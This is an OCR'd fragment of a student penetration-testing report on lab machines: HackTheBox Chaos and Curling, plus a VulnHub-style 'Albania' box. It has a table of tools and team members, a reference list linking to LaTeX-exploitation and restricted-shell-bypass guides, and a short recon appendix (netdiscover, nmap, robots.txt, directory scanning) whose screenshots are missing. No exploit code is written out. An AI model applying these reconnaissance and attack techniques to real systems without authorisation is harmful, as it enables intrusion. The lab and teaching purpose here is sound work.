Chaos HackTheBox	Rohan	Information Gathering Port Scanning	Masscan;Nmap	-
		Vulnerability Analysis	Gobuster;WPScan;	Ashor Simi
		Exploitation	OpenSSL;Evolution;Mozilla	Ashor Simi
		Reporting	-	Ashor Simi
Curling HackTheBox	Simi	Information Gathering	Nmap	Rohan Ashor
		Port Scanning Vulnerability Analysis	JoomScan	Rohan Ashor

		Exploitation	CeWL;WFuzz; Burpesuite;Base 64 Decoder	Rohan
		Reporting	-	Ashor Rohan


8 References

[1] G. Weidman, “Penetration testing : A hands-On Introduction to Hacking”. CA: No Starch Press Inc.
[3] GitHub -https://github.com/fuzzdb-project/fuzz [Accessed on : 9th April 2019]
[2] http://www-arc.com/sara/cve/imap_version.html
[4] https://cwe.mitre.org/data/definitions/523.html
Chaos:
[5] https://0day.work/hacking-with-latex/ //PDFLaTex
[6] http://scumjr.github.io/2016/11/28/pwning-coworkers-thanks-to-latex/
[7]https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf
[8]https://superuser.com/questions/453988/whats-the-difference-between-su-with-and-without-hyphen?fbclid=IwAR1omI5rSWOMXNR03jPtkh2oheWO2ZSUoeqPso8tawzrU3sEPj4eP0tGx3k
Curling:
[9]https://www.youtube.com/watch?v=baGaS1h-DC0
[10]https://www.youtube.com/watch?v=coKDoKyohYE
[11]https://www.youtube.com/watch?v=Paajc2Dupms


9 Appendices

Proof of Concept


Machine A: Albania




1. Netdiscover was used to detect the ranges of ip, mac addresses, on the system provided.




Nmap was used in this scenario to print verbose output, T4 timing, detect operating system and its version, trace-route, scripts against a target machine and prints them in logs.







From the previous shot, there was information gathered about Hackday Albania 2016 (webpage) via host 192.168.56.104:8008




The source code was viewed from the webpage. On it were some css, html and javascript files which had other interesting documents on clicking on some of the links.




An image found from the link above after being translated means “is this the right directory”




A text file (robots.text) was found




Words were translated to make extra sense




A tool used for intense scanning of directory and subdirectory files.




Attackers web-server is attacked to find vulnerabilties





Tool gets several vulnerabilties, states their parameters with their level of risk impact.






Response scan shows relationship with time of scan.






